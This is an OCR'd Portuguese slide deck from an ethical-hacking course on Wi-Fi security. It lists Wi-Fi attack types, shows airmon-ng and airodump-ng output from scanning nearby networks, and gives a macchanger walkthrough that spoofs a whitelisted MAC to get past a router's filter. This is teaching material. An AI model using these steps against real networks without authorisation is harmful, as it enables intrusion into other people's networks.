
Wi-Fi Hacking

Marcos Flávio Araújo Assunção
Fundamentos de Ethical Hacking



Elementos de segurança Wi-Fi

- **Criptografia**
  WEP, WEP2, WEP Dinâmico
  WPA, WPA2

- **Autenticação**
  OSA, Shared Key (WEP),
  WPA-PSK, WPA-Enterprise (802.1X)

- **Rede invisível (ESSID oculto)**

- **Filtro de endereços MAC**

- **WIDS / WIPS (**Wireless Intrusion Prevention System**).**

- **Outros** (VLAN, proteção contra ARP no AP, etc).

Vulnerabilidades de Wi-Fi

Elementos de segurança Wi-Fi

Ataques à Infra-estrutura:

Negação de Serviço (DoS)

Burlar filtros de MAC

WarDriving (detecção passiva/ativa)

Ataques de criptoanálise/força-bruta:

Decriptação de IVS no WEP (Wep Cracking)

Bruteforce em handshakes WPA

Bruteforce no WPS (Wireless Protected Setup)

Ataques ao usuário Wi-Fi:

Rogue Access Point

Evil Twin com Bridge

Ataque MITM com DNS Spoofing

DoS Camada Física




Figure 4-6 Physical layer attack

DoS Camada de Enlace (MAC)





AP
Laptop
Disassociation
Laptop
1. Attacker sends disassocation frame
2. Associated device disassociates from AP

Figure 4-9 DoS using disassociation frames

Escolhendo o adaptador e a antena




Modo de Monitoração



```
root@bt:~# airmon-ng start wlan0


Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
2126    dhclient3
Process with PID 2126 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Unknown         rtl8192cu - [phy0]
                                (monitor mode enabled on mon0)
```

Neste modo (RFMON) podemos monitorar o tráfego das redes wi-fi sem precisarmos nos associar à elas. Utilitário: **airmon-ng**

Antena de 58 dbi



Antena e NIC de **58dbi e 8000mw**
Modelo: **EDUP EP-MS8515GS**
Chipset: **Ralink 3070L e Realtek 187L**
Alcance do sinal: **Até 10 KM**


Antena de 98 dbi

Antena e NIC de **98dbi e 6800mw**
Modelo: **EDUP EP-MS8515GS**
Chipset: **RT3070**
Alcance do sinal: **Até 30 KM**

Redes ocultas e filtros de MAC


Descobrindo APs e estações com Airodump

Permite monitorar redes wireless e capturar pacotes para serem analisados posteriormente. Consegue detectar Access Points em qualquer canal, **mesmo estando “invisíveis”**. Detecta também estações Wi-Fi associadas ou tentando se associar. Ou seja, as máquinas dos usuários serão detectadas.



```
CH 11 ][ Elapsed: 24 s ][ 2012-08-17 17:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:F0:55:22:07  -42       23        2    0   1  54 . WPA  TKIP   PSK  link_508
00:25:9C:F9:29:A3  -42       20        0    0   1  54e  WPA2 CCMP   PSK  italo
28:BE:9B:60:21:DC  -43       25        0    0   1  54e  WPA2 CCMP   PSK  PracaSpa
00:1D:0F:E9:6B:48  -43       20       21    0   6  11 . WPA2 TKIP   PSK  Bem-Esta
1C:AF:F7:58:80:62  -43       50        1    0   6  54e. WPA2 CCMP   PSK  GABI
F8:D1:11:AE:10:34  -43      139        2    0   6  54e. WPA2 CCMP   PSK  carol-e-
08:86:3B:5F:97:E2  -82        2        0    0   1  54e  WPA2 CCMP   PSK  belkin.7

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   40:25:C2:3C:F2:90  -42    0 - 1      1        5  carol-e-marcos
```

Aplicando filtros de MAC



MAC Filters

Use MAC address to allow or deny computers access to the network.


○ Disabled MAC Filters

● Only **allow** computers with MAC address listed below to access the network

○ Only **deny** computers with MAC address listed below to access the network


Name	cliente1
MAC Address	C4 - 85 - 08 - 3A - 0D - D6
DHCP Client	-- select one --

Trocando o MAC da estação



```
root@bt:~# ifconfig wlan3 down
root@bt:~# macchanger -m C4:85:08:3A:0D:D6 wlan3
Current MAC: 24:3c:20:06:68:bb (unknown)
Faked MAC:   c4:85:08:3a:0d:d6 (unknown)
root@bt:~# ifconfig wlan3 up
root@bt:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr c4:85:08:3a:0d:d6
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Filtro de MAC “burlado”



Dynamic DHCP Clients List

Host Name	IP Address	MAC Address	Expired Time
ultra-asus	192.168.0.107	00-03-19-0F-0A-14	Mon Jan 03 20:16:39 2011
android-a30cc33	192.168.0.171	50-CC-F8-85-ED-B2	Mon Jan 03 19:56:42 2011
bt	192.168.0.174	24-3C-20-06-68-BB	Mon Jan 03 20:24:05 2011
bt	192.168.0.175	BB-BB-BB-BB-BB-BB	Mon Jan 03 20:52:05 2011
ultra-asus	192.168.0.184	C4-85-08-3A-0D-D6	Mon Jan 03 20:30:13 2011